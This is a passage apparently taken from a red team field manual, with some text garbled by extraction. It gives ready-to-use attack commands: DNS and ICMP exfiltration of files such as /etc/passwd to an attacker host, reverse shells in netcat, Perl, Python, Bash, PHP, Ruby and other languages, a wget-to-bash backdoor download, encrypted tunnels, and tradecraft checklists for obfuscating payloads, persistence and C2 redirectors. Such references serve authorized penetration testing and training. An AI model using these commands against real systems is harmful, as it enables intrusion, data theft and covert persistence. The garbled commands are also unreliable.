echo bin >> ftp.txt
echo GET <FILE\_PATH> >> ftp.txt
echo bye >> ftp.txt

DNS TRANSFER	ON LINUX
xxd -p secret > file.hex	On Victim:  Hex encode the file to be transferred:
for b in `cat file.hex `; do dig \$b.shell.evilexample.com; done	On Victim:  Read in each line and do a DNS lookup:
tcpdump -w /tmp/dns -s0 port 53 and host system.example.com	On attacker:  Capture DNS exfil  packets:
tcpdump -r dnsdemo -n   grep shell.evilexample.com   cut -f9 -d' '   cut -f1 -d'.'   uniq > received.txt	On attacker:  Cut the exfilled hex from the DNS packet:
xxd -r -p < received.txt > keys.pgp	Reverse the hex encoding:

# **EXFIL COMMAND OUTPUT ON A**

LINUX MACHINE OVER ICMP	
stringZ=`cat /etc/passwd   od -tx1   cut -c8-   tr -d " "   tr -d "\n"`; counter=0; while ((\$counter <= \${#stringZ}));do ping -s 16 -c 1 -p \${stringZ:\$counter:16} 192.168.10.10 && counter=\$((counter+16));done	On victim
	On
tcpdump -ntvvSxs 0 'icmp[0]=8' > data.dmp	attacker (capture
grep 0x0020 data.dmp   cut -c21-   tr -d " "   tr -d "\n"   xxd -r -p	packets to
	data.dmp
	and
	parse):

# SENDING EMAIL FROM OPEN RELAY (TELNET)

quit

## **REVERSE SHELLS**

NETCAT		
Start listener on attack box to catch reverse shells		
nc < <b>IP_ADDRESS</b> > < <b>PORT</b> > -e /bin/sh	Linux reverse shell	
nc <ip_address> <port> -e cmd.exe</port></ip_address>	Windows reverse shell	
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f]/bin/sh -i 2>&1 nc <port> &gt;/tmp/f</port>	Netcat work-around when –e option not possible	

PERL	
perl -e 'use Socket; \$i="< <b>IP_ADDRESS</b> >"; \$p=< <b>PORT</b> >; socket(S,PF_INET, SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){ open(STDIN,">&S");open(STDOUT,">&S"); open(STDERR,">&S"); exec("/bin/sh -i");};'	Perl
perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new	Perl
IO::Socket::INET(PeerAddr,"< <i>IP_ADDRESS</i> >:< <i>PORT</i> >");STDIN-	without
>fdopen(\$c,r);\$~->fdopen(\$c,w);system\$_ while<>;'	
perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr," < <i>IP_ADDRESS</i> >:< <i>PORT</i> >");STDIN->fdopen(\$c,r);\$~->fdopen(\$c,w);system\$_ while<>;'	Perl for Windows

## **PYTHON**

python -c 'import socket,subprocess,os; s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM); s.connect(("<**IP\_ADDRESS**>",<**PORT**>)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'

### **BASH**

bash -i >& /dev/tcp/<*IP\_ADDRESS*>/<*PORT*> 0>&1

### **JAVA**

r = Runtime.getRuntime()

 $p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/<\textit{IP\_ADDRESS}>/<\textit{PORT}>;cat <&5 | while read line; do $$ | scheme 2>&5 >&5; done"] as String[])$ 

p.waitFor()

### **PHP**

php -r '\$sock=fsockopen("<IP\_ADDRESS>",<PORT>);exec("/bin/sh -i <&3 >&3 2>&3");

RUBY		
ruby -rsocket -e'f=TCPSocket.open("< <i>IP_ADDRESS</i> >",< <i>PORT</i> >).to_i; exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'	Ruby	
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("< <i>IP_ADDRESS</i> >"," < <i>PORT</i> >");while(cmd=c.gets);IO.popen(cmd,"r"){ io c.print io.read}end'		
ruby -rsocket -e 'c=TCPSocket.new(" <ip_address>","</ip_address>	Ruby for	
<pre><port>");while(cmd=c.gets);IO.popen(cmd,"r"){ io c.print io.read}end'</port></pre>	Windows	

TELNET		
telnet <ip_address> <port>   /bin/bash   telnet <ip_address> <port+1></port+1></ip_address></port></ip_address>	Telnet	

XTERM	
xnest:1	Start Listener (Listens on port 6001)
xhost +< <b>IP_ADDRESS</b> >	Add permission to connect
xterm -display <ip_address></ip_address>	Telnet

### WGET SCRIPT DOWNLOAD & EXECUTE

wget -O- http://<IP\_ADDRESS>:<PORT>/backdoor.sh | bash

# **TUNNELING**

### FPIPE TUNNEL

fpipe.exe -l 1234 -r 80 2.2.2.2

Listen on port 1234 and forward to 2.2.2.2 on port 80

## SOCAT TUNNEL

socat TCP-LISTEN:1234,fork TCP:2.2.2.2:80

Listen on port 1234 and forward to 2.2.2.2 on port 80

# SSL ENCAPSULATED NETCAT TUNNEL (STUNNEL)

(SIUNNEL)	
openssl req -new -x509 -days 365 -	(Listening Server)
nodes -out stunnel.pem -keyout	
stunnel.pem	Generate SSL certificate
Modify /stunnel.conf	
client = no	(Listening Server)
[netcat server]	
accept = 4444	Modify stunnel configuration
connect = 7777	
cert = /etc/stunnel/stunnel.pem	
	(Listening Server)
sudo stunnel ./stunnel.conf	
	Run stunnel
Modify /stunnel.conf	
client = yes	(Attacker)
[netcat client]	
accept = 5555	Modify stunnel configuration
connect = < <i>LISTENING_IP</i> >:4444	
sudo stunnel ./stunnel.conf	(Attacker)

	Run stunnel
	(Listening Server)
nc –vlp 7777	
	Listen for netcat connection
	(Attacker)
nc –nv 127.0.0.1 5555	Connect into victim computer via netcat

# TRADECRAFT CONCERNS

## TRADECRAFT CONCERNS

This section outlines various tradecraft considerations that should be made while operating in a live environment.

# ARTIFACT CREATION AND UPLOADING

Do created artifact names and configurations blend in with the target environment (service names, descriptions, file names, etc.)?

Is the payload packed/obfuscated?

Was the payload created matching target system architecture, C2 type, and payload type?

Is the artifact uploaded to a non-descript location?

### PERSISTENCE ACTIONS

Do I have the correct "permission" to execute this persistence method (administrator versus user persistence methods)?

Once the persistence executes, is the payload process suspicious?

After persistence executes, is the implant call back interval too fast or too slow?

Should I log this persistence?

### REMOTE EXECUTION

Is the remote machine in scope?

Is it normal to see this machine talk to the remote system?

Do I hold the correct permission to remotely execute?

Once the persistence executes, is the payload process

suspicious?

Should I remove the artifact after gaining persistence?

Should I log this remote execution?

### **INFRASTRUCTURE SETUP**

Purchase a VPS for C2 redirection.

SSL certs purchased and configured successfully on redirector.

Age redirector as long as possible.

Redirector content uploaded and "categorized".

ProxyPass or similar traffic pass thru technique configured to push implant traffic to team server.

Iptables configured to block unwanted traffic from redirector and Red Team attack machine.

Passwords changed on redirector, and any other Red Team owned machines.

SSH keys configured and password protected.

### **TOKEN MANIPULATION**

Is the correct privilege held to run this token manipulation method?

Is the "domain" section of the technique set correctly?

Is the hash or password still valid (it could be expired)?

Does the user belong to any concerning groups (HBSS admin, firewall admin, etc.)?

Is the user account enabled?

Has the user logged in recently?

Has the user authenticated from this machine before?

Is an active user credential required for this task?

### **END OF DAY OPERATIONS**

Revert all credentials in implant sessions (rev2self, drop token, etc.).

Exit any implants no longer needed for the operation.

Unlink from all SMB implants (beginning with outer chain and working back).

Sleep down all HTTPS implants to a slower call back interval (such as 4 hours).

Update any organizational logs with end of day information.
